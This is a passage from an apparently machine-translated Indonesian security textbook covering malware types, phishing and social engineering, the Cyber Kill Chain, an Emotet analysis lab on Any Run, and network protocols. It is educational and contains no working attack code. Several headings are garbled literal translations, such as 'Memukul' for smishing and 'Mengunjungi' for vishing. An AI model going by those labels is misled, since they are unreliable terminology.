Botnet adalah jaringan host yang dieksploitasi dan dikendalikan oleh satu pihak. Host ini dapat berupa komputer desktop, server, atau bahkan perangkat internet of things (IoT). Botnet sering digunakan dalam serangan penolakan layanan terdistribusi (DDoS) berskala besar di mana sifat serangannya adalah membuat banyak mesin membanjiri satu mesin dengan lalu lintas. Botnet juga dapat digunakan untuk mengirim email spam karena aksesnya ke relai email SMTP mungkin berbeda-beda tergantung pada penyedia layanan internet (ISP) mereka.

Bot biasanya dikontrol melalui server perintah dan kontrol (C2, C&C). Meskipun server C2 ini mungkin menggunakan protokol khusus, botnet modern biasanya lebih mengandalkan infrastruktur lain. Lalu lintas C2 dapat menggunakan SSH, HTTP, Internet Relay Chat (IRC), atau bahkan Discord untuk mengirim perintah ke bot dan menerima data dari bot.

RAT

RAT adalah singkatan dari Remote Access Trojan dan digunakan untuk mendapatkan akses penuh dan kendali atas target jarak jauh. Penyebar malware dapat menelusuri file di komputer, mengirimkan penekanan tombol dan gerakan mouse, melihat layar, dan/atau memantau masukan dari mikrofon dan kamera. RAT sering kali secara aktif melewati kontrol keamanan sehingga sulit dideteksi.

Adware / Program yang Mungkin Tidak Diinginkan (PUP)

Adware adalah malware yang dirancang untuk melacak perilaku pengguna dan menayangkan iklan yang tidak diinginkan, terkadang mengganggu, dan dirancang khusus. Adware dapat memperlambat sistem dan/atau menambahkan dinding iklan ke situs. Malware jenis ini sering menargetkan browser web pengguna.

Program yang Mungkin Tidak Diinginkan (PUP) biasanya diunduh sebagai bagian dari instalasi program lain. Commons PUPs adalah toolbar browser, pembaca PDF, utilitas kompresi, atau ekstensi browser. Program-program ini mungkin memiliki komponen adware/spyware di dalamnya dan juga dapat memperlambat sistem.

Indikator Kompromi

Indikator kompromi (IoC) adalah artefak dengan keyakinan tinggi yang mengindikasikan adanya intrusi. Ini adalah cara untuk mengetahui apakah suatu mesin telah menjadi korban malware. IoC dikomunikasikan secara publik oleh profesional keamanan dalam upaya membantu mengurangi dampak malware.

Jenis Ioc Umum

- **Hash:** Hash file yang diketahui berbahaya. Hal ini dapat membantu dalam mengidentifikasi trojan dan worm.
- **Alamat IP:** Melacak alamat IP yang terhubung dengan malware dapat digunakan untuk menentukan apakah suatu mesin terinfeksi.
- **URL/Domain:** Melacak URL atau domain yang digunakan malware juga dapat digunakan untuk menentukan apakah suatu mesin terinfeksi.
- **Definisi/tanda tangan virus:** File executable dan lainnya dapat dipindai untuk mencari urutan byte tertentu yang unik untuk virus tertentu. Dengan cara ini meskipun malware bersembunyi di dalam file lain, malware tersebut masih dapat dideteksi.

3.3 PENGIRIMAN PERANGKAT LUNAK JAHAT

Malware sering kali disampaikan melalui rekayasa sosial, yaitu meyakinkan aktor dalam suatu organisasi untuk mengunduh dan menjalankan atau mengklik sesuatu. Hal ini juga dapat disampaikan melalui infiltrasi paket perangkat lunak yang bergantung pada sesuatu, rantai pasokan, atau mungkin melalui eksploitasi perangkat lunak pada layanan yang terekspos secara publik. Beberapa cara paling umum menyebarkan malware dirinci di bawah ini.

Pengelabuan

Phishing melibatkan komunikasi dengan seseorang melalui pesan palsu dalam upaya membuat mereka melakukan dan melakukan tindakan yang akan merugikan mereka. Ini dibagi menjadi lima kategori utama:

Tombak phishing

Mengirim email phishing atau komunikasi lain yang ditargetkan pada bisnis atau lingkungan tertentu. Pesan-pesan ini mungkin mencakup informasi tentang cara kerja organisasi dalam upaya untuk membuktikan validitasnya. Mereka mungkin juga memanfaatkan praktik yang diketahui dan tidak aman di organisasi tertentu. Spear phishing bukanlah upaya phishing jaringan lebar standar Anda, namun lebih merupakan kampanye khusus yang terfokus dan disesuaikan.

Penangkapan ikan paus

Menargetkan individu berpangkat tinggi di suatu organisasi. Perburuan paus sering digunakan bersamaan dengan spear phishing.

Memukul

Menggunakan pesan SMS saat phishing.

Mengunjungi

Menggunakan pesan suara saat phishing.

Situs phishing

Pelaku ancaman dapat mencoba mendapatkan akses tidak sah melalui informasi yang diperoleh dari saluran komunikasi yang tidak terkait dengan bisnis. Misalnya, pelaku kejahatan mungkin mengetahui bahwa CEO tersebut sering mengunjungi forum pelayaran populer. Aktor-aktor ini dapat membuat akun di forum pelayaran untuk mengirim pesan langsung kepada CEO untuk mendapatkan informasi.

SPAM

SPAM terdiri dari sejumlah besar email yang tidak diminta. Email ini mungkin berbahaya atau mungkin sekadar iklan. Dalam kedua kasus tersebut, SPAM menyumbang hampir 85% dari seluruh email. Menarik untuk dicatat bahwa terkadang malware yang didistribusikan melalui SPAM sebenarnya digunakan untuk mengirim lebih banyak SPAM melalui mesin korban. Perang terhadap SPAM terus berkembang dan meskipun banyak pembaruan telah dilakukan pada cara kami mengirim email, banyak perbaikan yang belum terwujud.

Menyelam di Tempat Sampah

Informasi yang pada akhirnya dapat menyebabkan penyebaran malware juga dapat ditemukan di sampah yang dibuang secara tidak benar. Catatan atau hard drive lama mungkin berisi rahasia atau kredensial perusahaan yang memberikan akses tidak sah kepada seseorang. Penting untuk membuang informasi sensitif dengan benar, memastikan bahwa semua benda yang perlu dimusnahkan dimusnahkan sepenuhnya.

Selancar Bahu

PIN, kata sandi, dan data lainnya juga dapat dipulihkan hanya dengan melihat dari balik bahu seseorang. Kredensial ini bisa menjadi “input” yang dibutuhkan penyerang untuk menyebarkan malware. Melalui bantuan optik, seperti teropong, selancar bahu bahkan dapat terjadi pada jarak jauh. Layar privasi, yang membatasi sudut pandang Anda terhadap monitor, dapat membantu dalam memitigasi serangan jenis ini.


Mengekor

Mengikuti di belakang seseorang yang memasuki lokasi aman dengan kredensial dikenal sebagai tailgating. Seringkali orang bahkan akan membukakan pintu aman untuk seseorang jika tangannya penuh. Sudah menjadi sifat manusia untuk ingin membantu orang lain, namun Anda juga harus ingat bahwa orang di belakang Anda mungkin memiliki kunci USB dengan malware yang siap disebarkan segera setelah mereka mendapatkan akses fisik ke mesin di dalam gedung.

Peniruan Identitas/Pencurian Identitas

Seringkali sebagai bagian dari kampanye phishing, pelaku ancaman akan berpura-pura menjadi orang lain. Ini mungkin seseorang di dalam organisasi atau seseorang yang memiliki kekuasaan yang cukup di luar organisasi, seperti perwakilan dari badan pengawas pemerintah. Penyerang juga dapat menggunakan kredensial yang dicuri untuk membuat pesan mereka tampak resmi, sehingga memberikan mereka rute yang mudah untuk menyebarkan malware.

3.4 RANTAI PEMBUNUH CYBER



Gambar 3.2 Skema Cyber KillChain

Salah satu cara menganalisis serangan yang melibatkan malware adalah melalui langkah-langkah Cyber Killchain. Cyber Killchain dikembangkan oleh Lockheed Martin dan merupakan metode analisis militer yang telah diadopsi oleh keamanan siber. Cyber Killchain dibagi menjadi tujuh langkah: Pengintaian, Persenjataan, Pengiriman, Eksploitasi, Instalasi, Komando dan Kontrol, dan Eksfiltrasi.

Pengintaian

Recon adalah kependekan dari pengintaian, istilah militer untuk survei pendahuluan yang digunakan untuk mendapatkan informasi. Selama fase pengintaian, aktor jahat akan mengumpulkan informasi sebanyak mungkin. Metode yang digunakan dalam fase ini mungkin pasif atau aktif.

Pengintaian pasif melibatkan pengumpulan informasi tanpa mengirimkan apa pun ke target. Hal ini biasanya melibatkan akses terhadap informasi yang tersedia untuk umum, seperti media sosial, situs web yang dipublikasikan, dan data DNS. Jika aktor mempunyai akses, mereka mungkin juga secara pasif mengendus paket jaringan. Pengintaian aktif melibatkan interaksi dengan target. Ini dapat mencakup pemindaian port, pemindaian kerentanan, memaksa direktori dan nama file di server HTTP, atau bahkan menghubungi pekerja. Pengintaian aktif dapat menghasilkan lebih banyak informasi, namun juga lebih mudah dideteksi.

Persenjataan

Dalam fase persenjataan, aktor mulai mempersiapkan eksploitasi terhadap kerentanan yang dinilai selama pengintaian. Hal ini mungkin termasuk merancang malware, membuat email phishing, menyesuaikan alat, dan menyiapkan lingkungan untuk serangan. Agar malware bisa efektif, ia harus memanfaatkan eksploitasi yang benar dan bekerja pada OS dan lingkungan yang benar. Metasploit adalah kerangka pengujian penetrasi yang sering digunakan dalam langkah ini untuk membuat malware khusus.

Pengiriman

Selama fase pengiriman malware diserahkan ke target. Biasanya langkah-langkah diambil untuk melewati sistem deteksi. Pengiriman mungkin melibatkan pengiriman email yang terkait dengan malware atau eksploitasi server yang rentan untuk kemudian menjalankan malware. Pada akhir fase ini, penyerang biasanya menunggu panggilan balik dari malware melalui saluran perintah dan kontrol.

Eksploitasi

Secara teknis langkah eksploitasi terjadi setelah malware berhasil dijalankan. Dalam banyak kasus, hal ini hampir tidak melibatkan interaksi dari penyerang. Setelah malware diaktifkan atau payload eksploitasi dijalankan, korban telah menyelesaikan langkah eksploitasi.

Instalasi

Langkah instalasi biasanya dilakukan oleh malware setelah dijalankan. Malware tersebut menginstal dirinya sendiri, menyembunyikan dirinya, dan menyiapkan persistensi (kemampuan untuk memulai ulang setelah dihentikan). Malware dapat meningkatkan hak istimewa atau berpindah ke samping. Ini juga dapat menginstal muatan tambahan tahap kedua dari server jauh. Taktik yang umum adalah memasukkan kode yang diunduh ke dalam proses yang ada untuk menutupi proses mana yang melakukan tindakan yang meragukan.

Komando dan Kontrol (C2, K&C)

Malware akan menghubungi melalui saluran Komando dan Kontrolnya untuk mendapatkan instruksi lebih lanjut. Pada titik ini penyerang dapat berinteraksi dengan malware dan memberikan perintah tambahan. Lalu lintas C2 biasanya dirancang untuk berbaur dengan lalu lintas yang ada dan tidak menarik perhatian.

Eksfiltrasi / Tindakan & Tujuan

Langkah terakhir melibatkan pengambilan data dari sistem yang dieksploitasi atau menonaktifkan/menyalahgunakan sistem dengan cara lain. Pada titik ini penyerang dapat menggunakan saluran C2 untuk menarik informasi sensitif dari sistem, informasi kartu kredit, hash kata sandi, dll. Penting untuk diingat bahwa eksfiltrasi data mungkin bukan satu-satunya tujuan serangan. Penyerang juga dapat menonaktifkan sistem, melakukan penipuan pada sistem, menambang mata uang kripto, dll. Pada titik ini, pelaku kejahatan memiliki kendali penuh atas sistem yang dieksploitasi.

Lab: Analisis Malware

Situs web Any Run menawarkan analisis malware interaktif gratis. Kami akan menggunakan situs ini untuk menghindari komplikasi menjalankan malware di VM. Mulailah dengan mengunjungi Any Run dan mendaftar akun dengan alamat email NJIT Anda. Setelah Anda mengaktifkan akun Anda melalui email, ikuti tutorial untuk mempelajari cara menganalisis ancaman. Gunakan tugas contoh demo yang disediakan oleh Any Run. Ikuti petunjuknya dan lihat bagaimana pohon proses berubah. Jangan ragu untuk meluangkan waktu Anda, bahkan setelah waktu habis Anda masih dapat melihat proses yang berjalan dan menganalisis Permintaan HTTP, Koneksi, Permintaan DNS, dan Ancaman.

Untuk lab ini kita akan melihat contoh Emotet, sebuah Trojan perbankan yang ditemukan pada tahun 2014. Di sisi kiri situs Any Run, klik Tugas publik dan cari jumlah md5 0e106000b2ef3603477cb460f2fc1751. Pilih salah satu contoh (ada tiga) dan lihat tangkapan layar untuk mendapatkan gambaran tentang cara malware dijalankan. Mungkin juga membantu untuk melihat sekilas proses lalu lintas jaringan. Jalankan VM secara langsung dengan mengeklik Mulai Ulang di sudut kanan atas. Lakukan tindakan yang diperlukan untuk memicu malware, tambahkan waktu sesuai kebutuhan. Terakhir buka notepad di VM, ketik nama Anda, dan ambil tangkapan layar unik.

Kirimkan tangkapan layar unik VM Anda Gunakan alat Any Run untuk menganalisis malware yang Anda pilih. Jawablah pertanyaan berikut pada kotak teks yang tersedia:

1. Apa yang dilakukan malware ini untuk memastikan malware ini selalu berjalan di latar belakang?
2. Mengapa malware sering kali dimasukkan ke dalam file arsip alih-alih didistribusikan sebagai file executable sederhana?
3. Alamat IP apa yang coba disambungkan oleh malware ini?
4. Apakah malware ini menyelesaikan alamat DNS apa pun? Bagaimana Anda tahu?
5. Bagaimana Anda dapat mengidentifikasi file ini sebagai malware secara unik (spesifik, misalnya cukup spesifik agar pemindai malware dapat menemukannya)?
6. Apa itu IoC dan apa saja IoC untuk malware ini?

Latihan Soal

1. Mengapa APT memilih untuk menggunakan malware tanpa file dibandingkan dengan malware yang dijalankan dari file di mesin?
2. Apa itu IoC? Berikan contoh.
3. Apa itu phishing? Apa saja lima jenis phishing? Berikan contoh masing-masing jenisnya.

BAB 4
PROTOKOL

Protokol dapat dianggap sebagai aturan yang mendikte komunikasi. Sebuah protokol dapat mencakup informasi tentang sintaks yang digunakan, koreksi kesalahan, sinkronisasi, atau aspek lain tentang bagaimana komunikasi terjadi dalam konteks situasi tersebut. Dalam keamanan komputer, penting untuk memiliki pemahaman menyeluruh tentang protokol umum karena kelemahannya sering kali menentukan bagaimana dan apakah serangan akan terjadi. Protokol ada untuk perangkat keras dan perangkat lunak dan telah dikembangkan melalui individu dan organisasi. Protokol jaringan awal sering kali dikembangkan di milis menggunakan Permintaan Komentar (RFC). Anda mungkin masih melihat RFC dibuat, dirujuk, atau dikerjakan secara aktif. Beberapa protokol web paling awal dirinci dalam RFC. Seringkali, protokol besar mempunyai kelompok kerja dan asosiasi yang berkembang, seperti kelompok 802.11 di Institute of Electrical and Electronics Engineers (IEEE) yang menangani protokol WiFi. Kelompok-kelompok ini menerbitkan makalah yang merinci cara kerja protokol.

Bab ini akan memberikan penjelasan singkat tentang protokol penting yang mengikuti model pelapisan TCP/IP. Penting untuk dicatat bahwa beberapa protokol ini mungkin menjangkau lintas lapisan untuk menyelesaikan tugas. Dalam hal ini mereka akan dikelompokkan menurut lapisan mana mereka berfungsi.

4.1 LAPISAN AKSES JARINGAN

ARP

Address Resolusi Protocol (ARP) digunakan pada segmen ethernet lokal untuk menyelesaikan alamat IP ke alamat MAC. Karena protokol ini berfungsi pada tingkat segmen ethernet, keamanan tidak menjadi perhatian utama. Sayangnya hal ini berarti komunikasi ARP dapat dengan mudah dipalsukan sehingga menyebabkan skenario MitM. Aktor jahat hanya mengirimkan beberapa paket ARP, arp serampangan, mengatakan bahwa lalu lintas untuk alamat IP tertentu harus dikirimkan kepada mereka. Karena tabel alamat MAC ke IP di-cache di beberapa tempat, diperlukan waktu lama agar semua cache menjadi tidak valid dan menyelesaikan masalah yang disebabkan oleh frame ARP berbahaya.

Ada protokol yang dirancang untuk mengurangi masalah dengan ARP. Inspeksi ARP Dinamis (DAI) menjangkau seluruh lapisan untuk bekerja dengan database sewa DHCP dan membuang paket yang tidak menggunakan alamat MAC yang digunakan ketika sewa DHCP diberikan. Meskipun hal ini dapat memecahkan banyak masalah yang terkait dengan ARP, namun merupakan praktik yang baik untuk menggunakan protokol tingkat tinggi yang aman seperti HTTPS untuk berjaga-jaga.

Wifi

Protokol Wifi yang paling kami perhatikan adalah standar keamanan yang digunakan untuk mengenkripsi data. Berdasarkan sifat protokol nirkabel, informasi yang dikirim pada jaringan tersedia bagi siapa saja yang memiliki antena. Standar keamanan Wifi ini adalah satu-

satunya hal yang melindungi lalu lintas jaringan Anda agar tidak dilihat oleh siapa pun dalam jangkauan transmisi Anda. Saat ini ada empat standar:

WEP

Privasi Setara Nirkabel (WEP) sudah tidak digunakan lagi dan tidak boleh digunakan. Ini dikembangkan pada tahun 1999 dan menggunakan aliran RC4 dan enkripsi 24-bit. Beberapa serangan telah dikembangkan yang dapat memecahkan WEP dalam hitungan detik.

WPA

Wifi Protected Access (WPA) menggunakan Temporal Key Integrity Protocol (TKIP) untuk mengubah kunci yang digunakan. Metode enkripsi 128-bit ini juga telah di-crack dan protokolnya tidak boleh digunakan.

WPA2

Wifi Protected Access 2 (WPA2) menggunakan enkripsi AES dan saat ini merupakan standar paling populer. WPA2 masih dianggap aman.

WPA3

Wifi Protected Access 3 (WPA3) dikembangkan pada tahun 2018 dan saat ini dianggap canggih. Banyak jaringan yang memulai transisi dari WPA2 ke WPA3.

4.2 PROTOKOL LAPISAN INTERNET

IP

IP adalah singkatan dari protokol internet dan dirancang untuk memungkinkan pembuatan jaringan jaringan. Jaringan jaringan yang terutama menggunakannya adalah Internet, meskipun Anda juga dapat menggunakan IP dalam skenario lain. IP sebagian besar berkaitan dengan perutean lalu lintas melintasi dan ke jaringan. Protokol ini pertama kali dirinci oleh IEEE pada tahun 1974 dan berasal dari proyek Advanced Research Projects Agency Network (ARPANET), yang menciptakan jaringan packet-switched besar pertama.

Kebanyakan orang akrab dengan alamat IP, nomor unik yang diberikan kepada host yang berpartisipasi dalam jaringan IP. Saat ini ada dua versi utama protokol IP, IPv4 dan IPv6, dan salah satu perbedaan utamanya adalah jumlah alamat IP yang tersedia. IPv4 mendukung alamat 32 bit dan IPv6 mendukung alamat 128 bit. Untuk memberikan gambaran seberapa besar perubahan yang terjadi, saat ini kami telah mengalokasikan semua kemungkinan alamat IPv4, namun dengan IPv6 kami dapat memberikan alamat ke setiap butir pasir di pantai bumi dan tetap tidak akan habis.

Implikasi Keamanan IPv6

Dari sudut pandang keamanan, cara penggunaan alamat di IPv4 vs IPv6 memiliki konsekuensi besar. Karena alamat IPv4 tidak cukup, pengguna internet pada umumnya diberi alamat lokal yang diterjemahkan ke alamat IPv4 eksternal saat mereka merutekan paketnya melalui router. Ini disebut sebagai Network Address Translation (NAT) dan biasanya ditangani oleh perangkat lengkap yang juga memastikan entitas eksternal tidak dapat terhubung ke jaringan internal.

Dengan alamat IPv6, setiap host di jaringan internal yang sama dapat diberikan alamat IPv6 eksternal. Router IPv6 dasar dapat dengan mudah meneruskan paket ke jaringan tanpa

memblokir koneksi ke jaringan internal. Jika mesin tidak dikeraskan atau firewall tidak dipasang/diaktifkan, mesin dapat diserang. Sebagai spesialis keamanan komputer, penting untuk menguji tidak hanya konektivitas IPv4, tetapi juga IPv6 untuk memastikan bahwa jaringan Anda dikonfigurasi dengan tepat.

ICMP

Internet Control Message Protocol (ICMP) sebagian besar digunakan untuk mengirim pesan antar sistem ketika IP tidak berfungsi. Misalnya, kita mencoba menyambung ke sebuah host tetapi router kita tidak tahu cara menuju ke sana. Router kami dapat mengirimkan pesan ICMP Destination Unreachable kepada kami untuk memberi tahu kami bahwa ada sesuatu yang tidak beres. Karena pesan ICMP bekerja pada lapisan jaringan, kita akan menerima pesan ini meskipun ada masalah dengan lapisan internet.


Penggunaan ICMP yang paling umum adalah perintah ping. ping mengirimkan permintaan gema ICMP untuk memeriksa apakah suatu host aktif. Dengan menanggapi permintaan dengan data yang disertakan dalam permintaan, kita dapat berasumsi bahwa host sudah aktif dan berfungsi. ICMP juga digunakan dalam perintah traceroute. traceroute secara bertahap meningkatkan bidang Time To Live (TTL) pada paket ICMP dan mengawasi pesan TTL Exceeded untuk menentukan rute mana yang diambil paket untuk sampai ke host. Contoh keluaran traceroute ditunjukkan di bawah ini:

```
traceroute to 8.8.8.8 (8.8.8.8), 30 hops max, 60 byte packets
 1 ryan.njitdm.campus.njit.edu (172.24.80.1) 0.217 ms 0.200 ms 0.252
ms
 2 ROOter.lan (192.168.2.1) 5.790 ms 5.765 ms 6.275 ms
 3 * * * ①
 4  B4307.NWRKNJ-LCR-21.verizon-gni.net  (130.81.27.166)  19.166  ms
19.144 ms 21.097
ms
 5 * * * ①
 6 0.ae1.GW7.EWR6.ALTER.NET (140.222.2.227) 12.376 ms 14.634 ms
0.ae2.GW7.EWR6.ALTER.NET (140.222.2.229) 9.805 ms
 7 209.85.149.208 (209.85.149.208) 9.782 ms 10.331 ms 9.192 ms
 8 * * * ①
 9 dns.google (8.8.8.8) 11.313 ms 9.761 ms 9.758 ms
```

Perhatikan router-router ini tidak merespons paket ICMP

Terlepas dari kegunaan ICMP, paket ICMP dari sumber eksternal sering kali diabaikan. Insinyur jaringan menggunakan ICMP untuk memecahkan masalah jaringan mereka sendiri, namun akan menjadi masalah keamanan jika pihak luar dapat melakukan hal yang sama. Oleh karena itu, jangan berharap semua host eksternal merespons ping. Mereka mungkin masih aktif, tetapi Anda perlu mencari cara lain untuk mendeteksinya.

NAT



Gambar 4.1 Skema NAT

Terjemahan alamat jaringan (NAT) terutama digunakan untuk memungkinkan alamat IP lokal berbagi alamat IPv4 publik. Mengingat kurangnya ruang alamat IPv4, banyak perangkat harus berbagi satu alamat. Seperti disebutkan ketika membahas IPv6, router NAT sering juga menyertakan fitur keamanan seperti firewall stateful karena kompleksitas perangkat keras yang diperlukan untuk menjalankan NAT setara dengan apa yang diperlukan untuk firewall.

IPSec

Keamanan Protokol Internet (IPsec) digunakan untuk menyiapkan terowongan enkripsi titik-ke-titik untuk mengamankan data saat transit melalui jaringan IP. IPsec digunakan terutama pada tautan VPN khusus dan menggunakan tiga bagian utama: SA, ESP, dan AH:

- SA adalah singkatan dari asosiasi keamanan dan merupakan saluran yang digunakan untuk mengatur parameter enkripsi dan pertukaran kunci. Ini terjadi melalui UDP pada port 500.
- ESP adalah singkatan dari protokol keamanan enkapsulasi dan digunakan untuk mengenkripsi header IP dan payload. Itu dikirim menggunakan paket IP standar dengan bidang protokol diatur ke 50.
- AH adalah singkatan dari header otentikasi dan secara opsional dapat digunakan dalam paket IP standar dengan bidang protokol diatur ke 51. AH hanya memastikan bahwa paket belum dirusak.

4.3 PROTOKOL LAPISAN TRANSPORTASI

TCP

Protokol Kontrol Transmisi (TCP) adalah jantung dari sebagian besar jaringan. Ini menyediakan komunikasi yang andal melalui jabat tangan tiga arah, memecah segmen data besar menjadi paket-paket, memastikan integritas data, dan menyediakan kontrol aliran untuk paket-paket tersebut. Tentu saja semua ini memerlukan biaya, dan protokol berorientasi koneksi ini biasanya memiliki latensi yang lebih tinggi dibandingkan protokol lainnya. Mengingat sifat kompleks dari TCP sering menjadi sasaran serangan. Tumpukan TCP terus beradaptasi dan berubah (dalam parameter protokol) untuk menghindari serangan DoS dan MitM.

UDP

User Datagram Protocol (UDP) adalah protokol tanpa koneksi yang dirancang untuk kasus di mana TCP mungkin memiliki terlalu banyak latensi. UDP mencapai peningkatan kinerja ini dengan tidak melakukan jabat tangan atau kontrol aliran. Hasilnya adalah protokol cepat yang terkadang menghilangkan datagram. UDP sering digunakan sebagai dasar untuk protokol permainan atau streaming di mana waktu paket lebih penting daripada tiba atau tidaknya semua paket. UDP masih menggunakan checksum sehingga Anda dapat yakin akan integritas paket UDP yang Anda terima.

Pelabuhan dan Layanan Umum

Nomor port digunakan dalam koneksi lapisan transport untuk menentukan layanan mana yang akan disambungkan. Hal ini memungkinkan satu host untuk menjalankan beberapa layanan di dalamnya. Port 0 hingga 1023 adalah port terkenal dan biasanya mendukung layanan yang umum digunakan. Di sebagian besar sistem operasi, diperlukan hak administratif untuk mengikat ke port terkenal dan mendengarkan koneksi. Port terdaftar berkisar dari 1024 hingga 49151 dan tidak memerlukan hak administratif untuk menjalankan layanan. Anda mungkin menemukan banyak hal yang mendengarkan pada port ini karena setiap pengguna dapat memiliki layanan pada port tersebut. Terakhir port 49152 hingga 65535 digunakan secara dinamis oleh aplikasi sesuai kebutuhan.

Nomor Port	Protokol L4	Penggunaan
20	TCP	Transfer Data Protokol Transfer File (FTP).
21	TCP	Kontrol Perintah FTP
22	TCP	Cangkang Aman (SSH)
23	TCP	Layanan Login Jarak Jauh Telnet
25	TCP	Email Protokol Transfer Surat Sederhana (SMTP).
53	TCP, UDP	Sistem Nama Domain (DNS)
67, 68	UDP	Protokol Konfigurasi Host Dinamis (DHCP)
69	UDP	Protokol Transfer File Sepele (TFTP)
80	TCP	Protokol Transfer Hiperteks (HTTP)
110	TCP	Email Protokol Kantor Pos (POP3).
119	TCP, UDP	Protokol Transfer Berita Jaringan (NNTP)
123	UDP	Protokol Waktu Jaringan (NTP)
137-139	TCP, UDP	NetBIOS
143	TCP	Email Protokol Akses Pesan Internet (IMAP).
161, 162	TCP, UDP	Protokol Manajemen Jaringan Sederhana (SNMP)
194	TCP, UDP	Obrolan Relai Internet (IRC)
389	TCP, UDP	Protokol Akses Direktori Ringan (LDAP)
443	TCP	HTTP Aman (HTTPS) HTTP melalui TLS/SSL
3389	TCP, UDP	Server Terminal Microsoft (RDP)

Penting untuk mengetahui beberapa port yang umum digunakan karena layanan yang berjalan pada port ini mungkin terkena serangan. Saat memindai mesin, hanya port yang diperlukan yang harus dibuka.

4.4 PROTOKOL LAPISAN APLIKASI

DHCP

Dynamic Host Configuration Protocol (DHCP) digunakan untuk memungkinkan klien baru di jaringan memperoleh alamat IP dan informasi tentang layanan yang disediakan. Alamat IPv4 dapat dibagi menjadi dua kelompok: alamat statis dan alamat dinamis. Alamat dinamis didistribusikan oleh server DHCP untuk waktu sewa tertentu. Ketika waktunya habis, server DHCP dapat mendistribusikan alamat tersebut ke klien lain. Server DHCP juga dapat memberikan informasi tentang proxy, *Domain Name Server* (DNS), gateway dan bahkan di mana mendapatkan kernel untuk mem-boot OS melalui jaringan!

Mengingat sifat dinamis dari jaringan modern, dengan klien yang datang dan pergi, DHCP adalah standarnya. Dari sudut pandang keamanan, seseorang yang meniru server DHCP dapat menimbulkan kekacauan pada jaringan. Server DHCP jahat ini dapat menyebabkan lalu lintas dialihkan untuk memulai serangan MitM atau menyebabkan serangan DoS. DHCP mengandalkan pesan-pesan Broadcast *Address Resolusi Protocol* (ARP) dan tidak menggunakan otentikasi, yang berarti bahwa ketika penyerang berada di segmen Ethernet yang sama dengan mesin korban, semua taruhan dibatalkan.

HTTP


Hypertext Transfer Protocol (HTTP) adalah protokol berbasis teks yang mengatur bagaimana lalu lintas web bergerak. Itu dibangun di atas konsep permintaan dan tanggapan. Permintaan tipikal memiliki metode dan jalur, seperti GET /index.html yang akan mengambil laman landas situs web. Respons memiliki kode, pesan, dan data opsional. Beberapa tanggapan standar ditunjukkan di bawah ini:

Kode	Pesan
200	OKE
202	Diterima
400	Permintaan yang buruk
401	Tidak sah
403	Terlarang
404	Tidak ditemukan
500	Kesalahan server dari dalam
502	Gerbang Buruk
503	Layanan tidak tersedia

Baik permintaan maupun respons dapat memanfaatkan header, baris teks sembarang yang mengikuti permintaan atau respons awal. Karena header dirancang untuk bersifat terbuka,

banyak header baru yang ditambahkan seiring berjalannya waktu. Permintaan/respons web modern biasanya memiliki lebih banyak informasi di header daripada sekadar informasi dasar yang ditentukan dalam HTTP 1.1. Lalu lintas HTTP yang tidak terenkripsi dikirim melalui port 80 dan rentan terhadap serangan karena semua informasi dikirim dalam bentuk teks jelas.

SSL/TLS



Secure Sockets Layer (SSL) atau nomenklatur yang lebih modern *Transport Layer Security* (TLS) adalah protokol yang memungkinkan protokol teks jelas yang digunakan di web untuk dienkripsi. Ini adalah protokol tujuan umum, yang dirancang sebagai lapisan di mana protokol lain berkomunikasi. Beberapa protokol yang biasanya dibungkus dalam TLS termasuk HTTP, SMTP, IMAP, VoIP, dan banyak protokol VPN. TLS menggunakan jabat tangan untuk bertukar informasi sertifikat seperti yang ditunjukkan pada diagram. Perlu dicatat bahwa pada saat penulisan ini, TLS 1.3 adalah versi terbaru, tetapi hanya separuh situs web yang mendukungnya. TLS 1.2, versi paling umum, masih dianggap aman jika praktik terbaik diikuti dan TLS 1.1 atau lebih rendah dianggap terdepresiasi.

HTTPS

